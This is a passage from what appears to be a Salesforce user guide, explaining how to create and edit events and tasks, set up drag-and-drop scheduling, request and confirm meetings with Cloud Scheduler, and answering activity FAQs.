  - ◊ Create an event by double-clicking a time slot and entering the details in an interactive overlay. Your administrator controls the availability of click-and-create events.
- On the Open Activities or Activity History related list of an associated record, click **Edit** next to the appropriate event.
- On an activities list view, click **Edit** next to the appropriate event.

3. Change the event fields as needed.
4. Click **Save**.

See Also:

Managing Public and Resource Calendars

Responding to Events

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

When another user invites you to an event, you receive an email containing a link to the event. The event also displays on your Home tab if your home page layout includes your calendar. To accept or decline the event:

1. Click the event description.
2. Optionally, enter a response.
3. If the event is a single event, click **Accept Meeting** or **Decline Meeting**. If you have been invited to a series of events, click **Accept Series** or **Decline Series**.

Note: If you want to attend some of the events in a series of events, but want to decline other events in the series, accept the series and then decline the specific events you will not attend.

To create an Outlook appointment for your event, click **Add to Outlook**. The event immediately opens in Outlook. If it does not open, save it to your computer as a .vcs file, open the file with Outlook, and then save the event. The Outlook appointment is tagged with the “salesforce.com” category so that duplicates are not created during synchronization.

See Also:

Creating an Outlook Appointment for an Event

Creating an Outlook Appointment for an Event

Available in: **All** Editions except **Database.com**

To add an event to Outlook:

1. Select an event from the Calendar on the Home tab or from the Open Activities or Activity History related list of a record.
2. Click **Add to Outlook**.
3. Click open to immediately add it to Outlook, or save it to your computer as a `.vcs` file. If you save it as a `.vcs` file, import the file with Outlook.

   The Outlook appointment is added to the “salesforce.com” folder.

Consider the following when adding an event to Outlook.

- When viewing the event added in Outlook, the description doesn't display line breaks that were entered in the event's `Description` field. Any line breaks are replaced by two spaces in the `.vcs` file.
- You can also sync your Salesforce events to Outlook using Salesforce for Outlook.

Working with Drag-and-Drop Scheduling

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To enable drag-and-drop scheduling:	“Customize Application”
To create events:	“Edit Events”

Drag-and-drop scheduling enables you to create events associated with records by dragging records from list views on to weekly calendar views and entering the details of the event in an overlay. This allows you to schedule events without leaving the list view page. Drag-and-drop scheduling is available on list views for accounts, contacts, and leads.

After your administrator sets up drag-and-drop scheduling, you can click the **Open Calendar** link at the bottom of a list view to display a weekly view of a calendar underneath the list. Then, you can drag a record from the list to a time slot on the calendar to quickly create an event associated with the record. When the calendar is open, you can:

- Select the **Change** link to switch to any calendar to which you have access
- Click the Previous Week () and Next Week () icons to view the previous or next weeks in the calendar
- Click the Date Picker icon () to choose a specific date on which to view the calendar

- Select the **This Week** link to view the current week in the calendar
- Select the `Show Weekends` checkbox to display weekends on the calendar
- Click the Close icon ( ) to close the calendar at any time. Alternatively, you can click the **Close Calendar** link at the bottom of the list view to close the calendar.
- Drag the bar in between the list view and calendar to resize the height of either one

Setting Up Drag-and-Drop Scheduling

Users with the "Customize Application" permission can set up drag-and-drop scheduling. To set up drag-and-drop scheduling:

1. From Setup, click **Customize** > **Social Accounts and Contacts** > **User Interface**.
2. Select the `Enable Drag-and-Drop Scheduling on List Views` checkbox.

   To select the `Enable Drag-and-Drop Scheduling on List Views` checkbox, you must select the `Enable Drag-and-Drop Editing on Calendar Views` and `Enable Click-and-Create Events on Calendar Views` checkboxes.
3. Click **Save**.
4. Optionally, define event mini page layouts to include the fields you want users to update in the event edit overlay:
   a. From Setup, click **Customize** > **Activities** > **Event Page Layouts**
   b. Select **Edit** next to the event page layout name.
   c. Click **Mini Page Layout**.
   d. Select which fields to display in the event edit overlay.
   e. Click **Save**.

Tips on Drag-and-Drop Scheduling

Consider the following for drag-and-drop scheduling:

- The **Open Calendar** link only appears at the bottom of list views for accounts, contacts, and leads.
- Drag-and-drop scheduling is not available for the Console tab, multi-person events, recurring events, accessibility mode, or Connect Offline.
- List views that include drag-and-drop scheduling may take slightly longer than usual to display.
- We recommend adding the `All Day Event` field to the event mini page layout, as that field is not automatically added to event mini page layouts. The `All Day Event` field allows users to specify whether an event lasts all day.
- Drag-and-drop scheduling includes enhanced lists; however, you do not need to enable enhanced lists for drag-and-drop scheduling to work.
- When you drag the bar in between the list and calendar to resize either one, the size is automatically saved for all views in which you use drag-and-drop scheduling. You can resize the list and calendar at any time.

TRACKING YOUR WORK WITH TASKS

Viewing Tasks

Available in: **All** Editions except **Database.com**

Tasks allow you to track the specific actions you plan to perform or have performed, such as making phone calls or sending mail. To view the details of a task, click the task's subject from any of the following locations:

- The My Tasks section of the Home tab
- The calendar day view
- An activities list view
- The Open Activities related list on an associated record
- The Activity History related list on an associated record

The recurrence icon ( ) identifies tasks that are part of a recurring series. To view the details of the individual task occurrence, select the View Task subtab (located above the task details). To view the details of the entire task series, select the View Series subtab .

If your organization has enabled Email-to-Case or On-Demand Email-to-Case, some tasks may be associated with Email-to-Case or On-Demand Email-to-Case emails. Click the link at the top of the task to view the associated email. See Working with Case Emails on page 1701 for more information.

If the task is an email that was sent to Salesforce using Email to Salesforce or Salesforce for Outlook, you may see a banner at the top of the email detail page with a link to the My Unresolved Items page. Use this page to assign any unassociated emails to related Salesforce records.

Task Fields

Viewing and Editing Tasks in a Feed

In Chatter feeds, view tasks for types of records such as leads, accounts, and custom objects.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- To view tasks related to a record, go to the detail page for a record, or click the Home or Chatter tab if you follow the record.
- To edit a task in a feed, click the task subject. When the task detail page opens, click **Edit**.

Your administrator can specify whether you can create tasks for different types of records, but for any record you follow, you see feed items for tasks that anyone has created. For example, you may be able to view but not create tasks in the feeds for accounts you have access to.

Note: On cases, feeds don't include email tasks or call logging tasks.

See Also:

Creating a Task in a Feed

Creating Tasks

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create tasks:	"Edit Tasks"

Track the tasks you perform, such as making phone calls or sending email.

1. To create a task click **New** from the My Tasks section of the Home tab.
2. If you have an option to select a task record type, choose one from the drop-down list and click `Continue`.

   Note: When you create a task with a non-default record type and the task is part of a recurring series, Salesforce still applies the default record type to your recurring task. Additionally, any picklist fields associated with the default record type will not display.

3. Enter the task details.
   - `Assigned To`. Assigned owner of task. By default, the task is assigned to the creator. To assign the task to another user, enter a user's name, or select a user with the lookup icon. This field is not available in Personal Edition. To assign independent copies of a new task to multiple users, see Creating Group Tasks on page 1064.
   - `Subject`. Subject or short description of the task, for example, "Email quote to customer." You can enter a subject, or select from a picklist of previously defined subjects.
   - `Due Date` (optional). Date when the task should be completed. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field.
   - `Comments` (optional). Text note describing the task.
   - `Related To` (optional). Record that the task is associated with such as an account or opportunity. This field is not available when you associate the task with a lead instead of a contact.
   - `Name` (optional). Contact or lead related to the task. You can enter the name of the person or use to select the name. If you use Shared Activities, you can relate up to 50 contacts to the task. To relate more than one name, click . In the Select Contacts dialog box, type a name in the `Search` box, and click **Find**. Use and to select and deselect names. Use the Make Primary button to select a primary contact. Then, click **Done**.

4. If Spell Checker is enabled for your organization, click **Check Spelling** to spell-check the contents of the `Comments` field. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.
5. To attach files, click **Attach File** on the Attachments related list. If you don't see this related list, you may need to first ask your administrator to add it to the task page layout. For recurring tasks, the attachment is added to the series of tasks. Each occurrence of the recurring task can also have its own unique set of attachments. Sending a notification email also sends the attachment. Attachments to an activity display on the activity detail page but not on the related contact detail page. This applies to Shared Activities and non-Shared Activities.
6. Specify the status and priority of the task.
7. Select the `Send Notification Email` checkbox to send a notification email to the task's assignee when you save the task. To save the current state of the checkbox as your personal default, select `Make this the default setting`.
8. For non-Shared Activities tasks, you can create a recurring task.

   a. Select the `Create Recurring Series of Tasks` check box.

      The `Due Date` field is disabled because not all recurring tasks have the same due dates.

   b. Select the frequency of recurrence.

      Note: Depending on the type of series you are creating, the maximum number of occurrences is as follows:

      - Daily: 100
      - Weekly: 53
      - Monthly: 60
      - Yearly: 10

   c. Set the start date and end date. Click **Calculate max end date** to automatically set the maximum end date allowed based on the frequency you selected.

9. Optionally, set a reminder on the task.

   If you're creating a recurring task, the reminder applies to each occurrence in the task series.

10. Click **Save**, **Save & New Task** or **Save & New Event**.

If a new task is related to a record such as a lead, an account, or a custom object, the task appears in the feed for that record.

Creating a Task in a Feed

Creating a Task in a Feed

We heard your feedback: Creating tasks right in the Chatter feed for a record is faster and easier, but it could be more flexible. Now your administrator can improve support for your organization's workflow by customizing how you create tasks and for which types of records you can create them.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To create tasks:	“Edit Tasks”

- Your administrator can specify the types of records on which you can create tasks. For example, you may be able to create tasks in the feeds for accounts but not leads or opportunities. If you don’t see an option to create tasks in the feed on a record detail page (in the publisher at the top of the feed), contact your administrator.
- Your administrator may customize the fields for creating tasks in your feed.

See Also:

Viewing and Editing Tasks in a Feed

Creating Group Tasks

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create tasks:	“Edit Tasks”

You can create a task so that up to 100 users are each assigned an independent copy of the task. For example, you could create a task “Submit your expense reports” with the appropriate due date and assign it to a team of account executives.

This functionality is enabled by default, but your administrator can choose to disable it for your organization.

To create a group task:

1. On the New Task page, click the lookup icon ( ) next to the `Assigned To` field.
2. In the lookup window, select the **Multiple Users** tab.
3. Users can be organized into various categories such as personal groups, public groups, roles, or territories. In the `Search` drop-down list, select the appropriate option.
4. Optionally, enter one or more characters in the text box and click **Find** to perform a search.
5. In the `Available Members` list, click one or more items to select them. Press CTRL+click to select multiple items individually, or SHIFT+click to select multiple adjacent items at the same time.
6. Click the **Add** and **Remove** buttons to move your selections between the lists.
7. When the appropriate choices are in the `Selected Members` list, click **Done**. If your selections total more than 100 users, you must reduce your selections before you can proceed.
8. On the New Task page, see your selections display next to the `Assigned To` field. The total number of tasks you are creating also displays.
9. Continue entering task details such as due date, status, and comments.

Note: When a task is assigned to multiple users or a group, the `Create Recurring Series of Tasks` checkbox is disabled. You cannot create group recurring tasks.

10. When you save the task, your selected users will be assigned copies of the task. Note that these copies are independent and not linked; they can be edited, transferred, or deleted individually.

Tip: Personal groups are a convenient way to organize users into groups that are meaningful to you. For details, see Creating and Editing Groups.

Creating Tasks

Editing Tasks

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To edit tasks:	"Edit" on tasks

1. Click the subject of the task from the My Tasks section of the Home tab.
2. For non-recurring tasks, click **Edit**.
3. For non-Shared Activities tasks that are part of a recurring series, perform one of the following.
   - To edit an individual task occurrence, click the View Task subtab, and click **Edit Task**.
   - To edit an entire task series, click the View Series subtab and click **Edit Series**. Alternatively, on the event detail page, in the Recurrence section, click the **Edit Series** link.

   Note:

   Changes made to a task series override changes made to single tasks due in the future. (Changes to a series don't affect tasks due before the current date.)

   In addition, if you change either of the following settings in a series, links to tasks due in the future will break, and triggers and workflows will be reset:

   - Frequency
   - Recurrence start or end date

4. Edit the task fields as needed.

   Tip:

   - Update the name of the contact or lead related to the task in `Name` or click to open the Select Contacts dialog box. If you use Shared Activities, use and in the Select Contacts dialog box to add or remove names or use Search to find more names. You can relate up to 50 contacts to the task. Make sure to click **Done** when you're finished.

- If Spell Checker is enabled for your organization, click **Check Spelling** to spell-check the contents of the `Comments` field. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.
- Select the `Send Notification Email` checkbox to send a notification email to the task's assignee when you save the task. To save the current state of the checkbox as your personal default, select `Make this the default setting`.
- You can't change the status of a task series. You can only change the status of individual tasks.

5. To attach files, click **Attach File** on the Attachments related list. If you don't see this related list, you may need to first ask your administrator to add it to the task page layout. For recurring tasks, the attachment is added to the series of tasks. Each occurrence of the recurring task can also have its own unique set of attachments. Attachments to an activity display on the activity detail page but not on the related contact detail page. This applies to Shared Activities and non-Shared Activities.
6. Click **Save**.

Closing Tasks

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To edit tasks:	"Edit Tasks"

To close tasks:

1. On the My Tasks section of the Home tab or on the My Tasks section of the calendar day view, click **X** next to the appropriate task. Alternatively, in the Open Activities related list on an associated record, click **Cls** next to the appropriate task.

   To close all tasks in a recurring series, you must close each occurrence separately.
2. Click **Save** to accept the changed `Status` value.
3. Click **Save**. The closed task displays in the Activity History related list of the associated record.

Note: By default, the status changes to "Completed" when you click **X** or **Cls**. However, if your administrator has customized the task status picklist, then the value changes to the first value for which the `Closed` checkbox is selected according to the current order of picklist values. For example, if your administrator has customized the task status picklist values so that both “Completed” and “Deferred” are defined as `Closed` and “Deferred” is above “Completed” in the current order of picklist values, then clicking **X** or **Cls** sets the status value to “Deferred.”

Using the Activity History Related List

Deleting Recurring Tasks

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To delete recurring tasks:	“Edit Tasks”

To delete a single task occurrence or an entire task series:

1. Click the subject of the task from any of the following locations:
   - The My Tasks section of the Home tab
   - The calendar day view
   - An activities list view
   - The Open Activities related list on an associated record
   - The Activity History related list on an associated record
2. Do one of the following:
   - To delete an individual task occurrence, select the View Task subtab located above the task details, and click **Delete Task**.
   - To delete a task series, select the View Series subtab, click **Delete Series** and click **OK** to confirm the deletion.

   Deleted tasks are moved to the Recycle Bin.

Note:

When you delete a task series:

- Closed task occurrences are not deleted.
- Only future task occurrences are placed in the Recycle Bin.
- To restore a series from the Recycle Bin, you must restore each task occurrence. Salesforce restores series and occurrence-specific task details.

SCHEDULING MEETINGS

About Cloud Scheduler

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To request a meeting:	“Edit Events” AND “Send Email”

Watch a Demo: Requesting a Meeting Using Cloud Scheduler (2:37 minutes)


Note: Cloud Scheduler isn't supported in Microsoft® Internet Explorer® version 6.0.

When you use Cloud Scheduler to request a meeting with a contact, lead, person account, or other Salesforce user, Salesforce creates a unique Web page for your meeting that displays the proposed meeting times. When invitees visit the page, they select the times that work for them, and send you a reply. Salesforce tracks all the responses so you can pick the best time to meet when you confirm the meeting.

The following sections provide an overview of how to request a meeting using Cloud Scheduler.

Step 1: You Request a Meeting and Propose Meeting Times


Go to either the Calendar section on the Home tab or the Open Activities related list on the detail page of the contact, lead, or person account you want to request a meeting with. Click **New Meeting Request** to open the Meeting Request page.



1. Click **To** to invite other Salesforce users, leads, contacts, or person accounts to the meeting.
2. Click in the calendar to propose up to five meeting times, or let Salesforce propose times for you.

Step 2: Invitees Pick the Times They Can Meet

Salesforce emails a meeting request to the invitees so they can pick the times they are available.



1. In the meeting request, invitees click **Respond to This Request** to open your meeting's Web page.
2. On the meeting Web page, invitees pick the proposed times that work for them and send you a reply.

Step 3: You Confirm the Meeting

Salesforce keeps track of all the responses so you can see when each invitee is available. You then select the best time to meet and confirm the meeting.

Requesting a Meeting Using Cloud Scheduler

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To request a meeting:	"Edit Events" AND "Send Email"

Watch a Demo: Requesting a Meeting Using Cloud Scheduler (2:37 minutes)

Note: Cloud Scheduler isn't supported in Microsoft® Internet Explorer® version 6.0.

Before you use Cloud Scheduler to request a meeting with a contact, lead, person account, or other Salesforce user, consider these tips:

- You must have at least read access to the contacts, leads, and person accounts that you request a meeting with.
- Each invitee must have an email address specified in their record so Salesforce can send them a meeting request.
- You can invite up to 50 people to a meeting. Invitees can consist of only contacts, leads, or person accounts, only other Salesforce users, or a mix of both.
- We recommend you install Salesforce for Outlook so you can sync your calendar events between Salesforce and Microsoft® Outlook®.

When proposing meeting times, it's helpful to have your Salesforce calendar up-to-date so you can see your free and busy times.

To request a meeting:

1. Go to either the Calendar section on the Home tab or the Open Activities related list on the detail page of the contact, lead, or person account you want to invite to a meeting.
2. Click **New Meeting Request**.

   If this button doesn't display in the Calendar on the Home tab or on the Open Activities related list, ask your Salesforce administrator to add it.
3. Click **To** to invite other Salesforce users, leads, contacts, or person accounts to the meeting.
   a. Select the type of invitee from the drop-down list. person accounts are returned in contact searches and can be added as invitees.
   b. Enter a name or part of a name in the text field, or leave the field blank to expand the search.
   c. Click **Go!**.
   d. In the Search Results area, select the boxes next to the people you want to invite and click **Insert Selected**. To add more invitees, perform a new search and select more people as needed. If there's a warning icon (⚠) next to a person's name, you can't invite them to the meeting because they don't have an email address specified in their record. Once you add an email address to their record, you can invite them to meetings.
   e. Click **Done**.
   f. To remove someone you just invited, click "x" next to their name in the `To` field. You can remove all invitees unless you requested the meeting from an Open Activities related list. In that case, the first contact, lead or person account in the `To` field can't be removed.
4. Enter a subject and location.

   If you requested the meeting from an Open Activities related list, the default subject is a combination of the account name for the lead or contact and the company name specified in your personal information. For example, if you're meeting with a contact from the Sterling company and you work for ACME, the default subject is `Sterling and ACME`. The default location is always `To be determined`.
5. Select one of these tabs:
   - **I propose meeting times**—Propose up to five meeting times by picking times in the calendar. See Tips for Proposing Meeting Times on page 1072.
   - **Let Salesforce propose meeting times**—Choose the duration and time frame of the meeting and let Salesforce propose up to five meeting times for you. See Tips for Letting Salesforce Propose Meeting Times on page 1073.
6. Click **Next**.
7. Write a message to the invitees, and click **Send**.

   Note the following:
   - Your email signature is automatically added to your message.
   - After you click **Send**, Salesforce emails a meeting request to the invitees.

     In the meeting request, invitees click **Respond to This Request** to open your meeting's Web page. On the meeting Web page, invitees pick the proposed times that work for them and send you a reply.
   - Your meeting's Web page displays all messages between you and the invitees. This includes messages that invitees write when responding to your request.

- If you requested the meeting from an Open Activities related list, the meeting appears on the detail page for that contact or lead only. It doesn't appear on the Open Activities related list for any other invitee. For example, if you requested a meeting with Jane Smith from her contact detail page and then clicked the **To** field to invite John Doe, the requested meeting only appears on the Open Activities related list for Jane Smith and not John Doe. If you requested the meeting from the Calendar section on the Home tab, the meeting doesn't appear on the Open Activities related list for either Jane Smith or John Doe.

After you send your meeting request, wait for the invitees to reply with the times they can meet. Then confirm the meeting by selecting a final meeting time.

Canceling a Requested Meeting
Rescheduling a Requested Meeting

Tips for Proposing Meeting Times

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To request a meeting:	"Edit Events" AND "Send Email"

Note: Cloud Scheduler isn't supported in Microsoft® Internet Explorer® version 6.0.

When you request a meeting using Cloud Scheduler, you can either propose meeting times or let Salesforce propose times for you.

When you propose meeting times:

- Proposed times aren't saved to your Salesforce calendar. The meeting only appears in your calendar after you confirm the meeting.
- When the invitees view your meeting request, the proposed times are shown in your time zone. Proposed times aren't shown in the invitees' time zones.
- You can't propose a time that occurs in the past (before the black line in the calendar).
- The calendar's shaded areas show when you and the other invited Salesforce users are busy based on your Salesforce calendars. Darker shades show when multiple Salesforce users are busy at the same time.
- Use the `Duration` field to change the length of your meeting.
- To remove a time you proposed, hover over the proposed time and click "x".

Tips for Letting Salesforce Propose Meeting Times

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To request a meeting:	"Edit Events" AND "Send Email"

Note: Cloud Scheduler isn't supported in Microsoft® Internet Explorer® version 6.0.

When you request a meeting using Cloud Scheduler, you can either propose meeting times or let Salesforce propose times for you.

One of the benefits of letting Salesforce propose meeting times happens when there's a long delay between the time you send the meeting request and when the first invitee views it. For example, if you request a meeting with a contact on a Monday and that contact doesn't view your request until Thursday, Salesforce proposes times from Thursday forward instead of when the meeting request was sent.

When Salesforce proposes meeting times:

- You won't know which times are proposed until after you send the meeting request. Once the first invitee views your request, Salesforce checks the calendars of all Salesforce users invited to the meeting and proposes meeting times based on their availability.

  Salesforce tries not to propose the same times that invitees have already selected for other unconfirmed meetings. For example, if you request a meeting for the next five business days and your invitees respond that they can meet on Tuesday and Wednesday from 2:00 to 3:00 p.m., and then you request another meeting for the same time frame, Salesforce won't propose times for Tuesday and Wednesday from 2:00 to 3:00 p.m. unless your calendar is completely booked with confirmed meetings and other events.
- By default, Salesforce proposes meeting times between 9:00 a.m. and 5:00 p.m. in your time zone. However, if you have changed the `Start of day` and `End of day` fields in your Personal Information Settings page, Salesforce uses those settings instead.

Note: If you don't want to meet at a specific time of day (like your lunch hour), schedule a recurring event in your Salesforce calender to block out that time.

The following table describes the settings that control how Salesforce proposes meeting times.

Field	Description
`Duration`	The length of your meeting.

Field	Description
`Time Frame`	How far in advance Salesforce proposes meeting times: • Next 5 Business Days/Next 10 Business Days—Salesforce tries to spread out the proposed times over the specified time frame. For example, if your time frame is Next 5 Business Days and the first invitee views the request on a Monday, Salesforce tries to propose a time for each day of that week. If some of your days are booked, Salesforce condenses the proposed times into fewer days. Business days exclude Saturdays and Sundays. • Whenever—Salesforce tries to propose five meeting times over the next five business days, and if it can't propose enough times, it extends the range over the next 10 business days. If Salesforce still can't find five times to propose, it looks for available times over the next four weeks. When you select this option, some of the times Salesforce proposes could be seven weeks away (5 business days + 10 business days + 20 business days = 7 weeks).

About Cloud Scheduler
Tips for Proposing Meeting Times

Confirming a Requested Meeting

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To confirm a meeting:	“Edit Events” AND “Send Email”

Note: Cloud Scheduler isn't supported in Microsoft® Internet Explorer® version 6.0.

After you use Cloud Scheduler to request a meeting, wait for the invitees to reply with the times they can meet. When this happens, you receive an email notification, and the meeting in Salesforce is automatically updated with the times the invitees selected. You can then choose the best time to meet and confirm the meeting.

The meeting confirmation page displays as read-only to users without the “Edit Events” permission and users without the “Edit” permission on the contact or lead record associated with a proposed meeting.

To confirm a meeting:

1. Open your meeting using one of these methods:
   - From the Calendar section on the Home tab, click the **Requested Meetings** subtab and then click the subject of your meeting. If the **Requested Meetings** subtab doesn't display on the Calendar section, ask your administrator to add it.
   - If you requested the meeting from the Open Activities related list for that contact, lead, or person account, click the subject of your meeting in the related list.
   - From the email notification that you received when an invitee responded to your meeting request, click **View Response and Schedule Meeting**.
2. Select a time, and click **Confirm**.

   The **Confirm** button displays after you select a meeting time. If you don't select a time, the **Send Update** button displays instead so you can send the invitees a message without confirming a meeting time.

   Use the following tools to help you pick a time:
   - Green check marks show when each invitee can meet.
   - `Free` shows when you are available based on your Salesforce calendar.
   - If none of the times work for the invitees, reschedule the meeting to propose new times.
3. Optionally, enter a message to the invitee.
4. Click **Send** to confirm the meeting.

   Salesforce then:
   - Emails the invitees with the final date and time of the meeting.
   - Converts the requested meeting to a new multi-person event. The last message you sent to the invitees appears in the event's `Description` field, but all other messages between you and the invitees aren't saved.

     This event appears in the Calendar section on the Home tab. If you requested the meeting from an Open Activities related list, the event also appears in the Open Activities related list for that contact, lead, or person account.

Note: If your administrator added required fields to events, you're prompted to update those fields before the meeting is converted to an event.

Canceling a Requested Meeting
About Cloud Scheduler

Canceling a Requested Meeting

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To cancel a meeting:	"Edit Events" AND "Send Email"

Note: Cloud Scheduler isn't supported in Microsoft® Internet Explorer® version 6.0.

If you requested a meeting that hasn't been confirmed, you can cancel the meeting and Salesforce automatically sends a cancellation notice to the invitees. However, if you confirmed the meeting then it has been converted to an event that you can delete like all other activities.

To cancel a requested meeting:

1. Open your meeting using one of these methods:
   - From the Calendar section on the Home tab, click the **Requested Meetings** subtab and then click the subject of your meeting. If the **Requested Meetings** subtab doesn't display on the Calendar section, ask your administrator to add it.
   - If you requested the meeting from the Open Activities related list for that contact, lead, or person account, click the subject of your meeting in the related list.
   - From the email notification that you received when an invitee responded to your meeting request, click **View Response and Schedule Meeting**.
2. Click **Cancel Meeting**.

   You can also click **Del** next to the meeting from the Open Activities related list.

   Note: If **Close** is the only button on the page, you don't have permission to modify the requested meeting. Either ask the organizer to change the meeting details for you, or contact your Salesforce administrator to grant you the required permissions.
3. Click **OK** to confirm the cancellation.

   Salesforce emails a meeting cancellation to all invitees. Canceled meetings are permanently removed and aren't stored in the Recycle Bin.

About Cloud Scheduler

Rescheduling a Requested Meeting

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To reschedule a meeting:	"Edit Events" AND "Send Email"

Note: Cloud Scheduler isn't supported in Microsoft® Internet Explorer® version 6.0.

If you used Cloud Scheduler to request a meeting that hasn't been confirmed, you can reschedule it and propose new times. However, you can't propose new times for a confirmed meeting because it's been converted to an event. To reschedule an event, edit the event to change its date and send an update to the invitees.

To reschedule a requested meeting:

1. Open your meeting using one of these methods:
   - From the Calendar section on the Home tab, click the **Requested Meetings** subtab and then click the subject of your meeting. If the **Requested Meetings** subtab doesn't display on the Calendar section, ask your administrator to add it.
   - If you requested the meeting from the Open Activities related list for that contact, lead, or person account, click the subject of your meeting in the related list.
   - From the email notification that you received when an invitee responded to your meeting request, click **View Response and Schedule Meeting**.
2. Click **Reschedule** and propose new times.

   Once the invitees reply to your updated request, you can confirm the meeting.

Note: If **Close** is the only button on the page, you don't have permission to modify the requested meeting. Either ask the organizer to change the meeting details for you, or contact your Salesforce administrator to grant you the required permissions.

Tips for Proposing Meeting Times

Adding and Removing Invitees from a Requested Meeting

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To add and remove invitees from a requested meeting:	"Edit Events" AND "Send Email"

Note: Cloud Scheduler isn't supported in Microsoft® Internet Explorer® version 6.0.

If you requested a meeting that hasn't been confirmed, you can add and remove invitees at any time. Confirmed meetings are converted to multi-person events. You can edit multi-person events to add and remove invitees.

To add or remove invitees from a requested meeting:

1. Open your meeting using one of these methods:
   - From the Calendar section on the Home tab, click the **Requested Meetings** subtab and then click the subject of your meeting. If the **Requested Meetings** subtab doesn't display on the Calendar section, ask your administrator to add it.
   - If you requested the meeting from the Open Activities related list for that contact, lead, or person account, click the subject of your meeting in the related list.
   - From the email notification that you received when an invitee responded to your meeting request, click **View Response and Schedule Meeting**.
2. Do either of the following:
   - Click **To** to invite other Salesforce users, leads, contacts, or person accounts to the meeting.
   - Click "x" next to an invitee's name to remove them from the meeting.

     You can remove all invitees unless you requested the meeting from an Open Activities related list. In that case, the first contact, lead or person account in the `To` field can't be removed.

   The calendar automatically updates based on the Salesforce users you added or removed from the meeting.

   Note: If **Close** is the only button on the page, you don't have permission to modify the requested meeting. Either ask the organizer to change the meeting details for you, or contact your Salesforce administrator to grant you the required permissions.
3. Click **Send Update**.
4. Enter a message. For example, you might want to inform your invitees who you're adding or removing from the meeting.
5. Click one of the following:
   - **Send to All Invitees**—Sends an update to all existing and added invitees and a cancellation notice to removed invitees.

- **Send Only to Changed Invitees**—Sends an update to added invitees and a cancellation notice to removed invitees.

TRACKING TASKS, EVENTS, AND MEETINGS FAQS

Activities FAQ

Available in: **All** Editions except for **Database.com**

- How many contacts can I relate to activities?
- How can I choose a time for an event when inviting users from different time zones?
- How can I view other users' activities?
- How can I contact a group of customers via email?
- How can I add my Outlook emails directly into Salesforce?
- How can I view activities that are more than a year old?
- How can I create a series of recurring events?
- How can I view a calendar that includes other user's activities?
- What happens when I want to discontinue my service?

How many contacts can I relate to activities?

If your organization has enabled Shared Activities, you can relate as many as 50 contacts to non-recurring and non-group tasks, and non-recurring events. You assign one primary contact; all others are secondary contacts.

If you organization hasn't enabled Shared Activities, you can relate one contact to an activity.

See Also:

Activities FAQ
Shared Activities Overview

How can I choose a time for an event when inviting users from different time zones?

When you check the availability of invited users for an event, the display of available and busy times for all users has automatically been converted from their time zones to your time zone, for your convenience. Simply choose an available time, and the system sends an email to all invitees containing a link to the event. In the email and when the user views the event in his own browser, the time and date are converted to the user's personal time zone. Remember that a user's `Time Zone` setting (as specified on the personal information page) always overrides the organization's `Default Time Zone`.

See Also:

Activities FAQ

How can I view other users' activities?

You have access to view and edit your activities plus activities assigned to users below you in the role hierarchy. In addition, when the activity sharing model is "Controlled By Parent," users with the "View All" object-level permission for the given object on the associated record can view the activity. Administrators, and users with the "View All Data" permission, can view all activities.

In all Editions except Personal Edition, you can view the calendars of other users. You can see various levels of detail, add events, or modify existing events, depending on your organization-wide calendar sharing defaults and how the user has set up individual calendar sharing permissions. In day, week, or month view, click **Change** next to the name at the top of the calendar, then select the user calendar you would like to see.

In Professional, Enterprise, Unlimited, and Developer Edition organizations, you can view group activities by using public calendars. A public calendar contains a schedule of events that is available to a group of users; for example, a sales events calendar for a sales department. If your organization has set up public calendars and you are assigned to those groups, you can view public calendars in the same way you would switch to viewing another user's calendar.

To create a list view of activities, choose the list view icon below the calendar on the home page. To view a report of activities, choose the **Tasks and Appointments** link on the Reports tab. You can also create custom reports for activities related to another record type, for example, a custom report about activities and opportunities. Click **Create New Custom Report** on the Reports tab and select the Activities report type.

Activities FAQ

How can I contact a group of customers via email?

In Professional, Enterprise, Unlimited, and Developer Edition organizations, you can use mass email to send an email message to multiple leads, contacts, person accounts, or users.

This feature is useful for sending customized emails to groups of your customers. Note, however, that according to the Salesforce Terms of Use, you cannot send unsolicited advertising or promotional materials.

To send mass email, choose the **Mass Email** link from the Tools section of the contacts, leads, or cases home page. You have the option to log an activity for each email you send.

Note: Attachments in mass emails are sent as links rather than physical files. When recipients click the attachment link in the email, the attachment opens in a separate Web browser from which they can download the file. Mass email attachments are stored for 30 days.

See Also:

Activities FAQ

How can I add my Outlook emails directly into Salesforce?

You can use Salesforce for Outlook or Connect for Outlook to integrate your Microsoft® Outlook® emails with Salesforce. These Outlook integration applications add new buttons and options to your Outlook user interface. These new buttons let you log an outbound or sent email as a task in Salesforce. Then you can associate this task with a contact, lead, or other related record.

See Also:

Activities FAQ

How can I view activities that are more than a year old?

